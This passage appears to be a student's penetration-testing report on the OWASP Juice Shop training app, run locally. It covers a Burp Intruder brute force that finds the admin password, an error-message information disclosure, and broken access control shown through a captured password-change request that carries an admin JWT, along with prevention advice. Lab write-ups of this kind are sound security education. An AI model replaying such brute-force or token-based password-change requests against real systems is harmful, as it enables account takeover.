
Intruder attack results filter: Showing all items

Request	Payload	Status code	Response ...	Error	Timeout	Length	Comment
117	admin123	200	36			1164	
0		401	35			367	
1	------	401	25			367	
2	0	401	31			367	
3	00000	401	43			367	
4	000000	401	23			367	
5	0000000	401	28			367	
6	00000000	401	24			367	
7	0987654321	401	24			367	
8	1	401	23			367	
9	1111	401	24			367	

Request Response

Pretty Raw Hex Render

```
9  Vary: Accept-Encoding
10 Date: Wed, 23 Oct 2024 12:04:11 GMT
11 Connection: keep-alive
12
13 {
     "authentication":{
       "token":
       "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiO
       iIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUw
       MCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjo
       iYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZS
       wiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTozNDoxMC4wMjkgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTozN
       DoxMC4wMjkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjglMDUxLCJleHAiOjE3Mjk3MDMwNTF9.wQ7v8C3
       SrtXg8RlhVEC2sh5IF3gfVuZWWIayJITXUGL5SHRDhMdPKPMltYZLesYQly80D8hcceWjGNMgan_kUdfwCjh-BcSxulHzIowlZW
       _omXqEl64doCGUuT4XX1XrrJpdhAQG8wP0eirumvklTtlIbajdbSofPY6lvTlaRAU",
       "bid":1,
       "umail":"admin@juice-sh.op"
     }
```



- Prevention

Strong Password Policies:

- Enforce complex password requirements (length, character diversity)

Account Lockout Mechanisms:

- Implement account lockout policies that temporarily lock accounts after a certain number of failed login attempts.

Multi-Factor Authentication (MFA):

- Require an additional verification step (e.g., SMS code, authentication app) along with the password to enhance security
-

6-information disclosure in error

Overview:


This vulnerability allows attackers to have sensitive information or paths . it occur when error messages provide too much or too little information, leading to potential security risks. These vulnerabilities can expose sensitive system details to attackers, which they can exploit to breach the system.

Impact:

Detailed error messages (e.g., stack traces, SQL errors, file paths) can reveal sensitive internal information such as database structure, server technologies, and file systems. Attackers can use this information for exploits like SQL injection, file inclusion attacks, or gaining deeper system knowledge.

How it work:

When Intercepting any request and modify the request path to unavailable path an detailed error message will appear . it contain sensitive paths



Prevention:

Show generic error messages to users ("Something went wrong, please try again"), and log detailed technical errors on the server side for developers.

7- broken access control

Overview :


Broken Access Control is a common security vulnerability where users can access resources or perform actions that they are not authorized to.

Impact:

* **Data breaches**: Unauthorized access to sensitive information like personal details or financial data.
* **Account takeovers**: Attackers can gain control of other users' accounts.

How it work:

I find js files that include administration path when I open the path I found feedback page and I can modify in it



Prevention:

* Enforce Server-Side Access Control

Always validate user permissions on the server before granting access to data or functionalities. Never rely solely on client-side checks (like hidden UI elements).

* Use Role-Based Access Control (RBAC)

Assign roles (e.g., user, admin) and define permissions based on those roles. Ensure only authorized roles can perform certain actions.

Request

Pretty Raw Hex Hackvertor

```
GET /rest/user/change-password?new=12345&repeat=12345 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZGlpbiSwbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6NDMuNDA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6MTg6NDMuNDA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6MTg6NDMuNDA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6MTg6NDMuNDA4ICswMDowMCIsInRlbGVOZWRBdCI6bnVsbHOsImlhdCI6MTcyOTcxMjUyNH0.ZN7chflW3_Dra4ck-1Dbh9-arN2l_BgZKRlsfEw2QVuHIMrZqRLEHEBgMMOvPuuq8on4S62Yo3wE6a6V4nbH4JXYFd6ucazc8uAXyQs_XlUE41vadZtz3OoEFlw85ylXoaOxypmPChfU7UI-P5BOwJk2oTaEhjFM59BZWxECnn8
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
zay47mEvpkl6OoLZNAqltQclfE6uaRtbeIVrIBPFBzA5MXYP8Wxwjrqnk0D8B; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZGlpbiSwbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6NDMuNDA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6MTg6NDMuNDA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjMgMTk6MTg6NDMuNDA4ICswMDowMCIsInRlbGVOZWRBdCI6bnVsbHOsImlhdCI6MTcyOTcxMjUyNH0.ZN7chflW3_Dra4ck-1Dbh9-arN2l_BgZKRlsfEw2QVuHIMrZqRLEHEBgMMOvPuuq8on4S62Yo3wE6a6V4nbH4JXYFd6ucazc8uAXyQs_XlUE41vadZtz3OoEFlw85ylXoaOxypmPChfU7UI-P5BOwJk2oTaEhjFM59BZWxECnn8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 353
ETag: W/"161-b8vwPcyv5ntbzj7SjecF6dlBQkO"
Vary: Accept-Encoding
Date: Wed, 23 Oct 2024 19:56:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "user":{
    "id":1,
    "username":"",
    "email":"admin@juice-sh.op",
    "password":"827ccb0eea8a706c4c34a16891f84e7b",
    "role":"admin",
    "deluxeToken":"",
    "lastLoginIp":"127.0.0.1",
    "profileImage":"assets/public/images/uploads/defaultAdmin.png",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-10-23T19:18:43.408Z",
    "updatedAt":"2024-10-23T19:56:13.066Z",
    "deletedAt":null
  }
}
```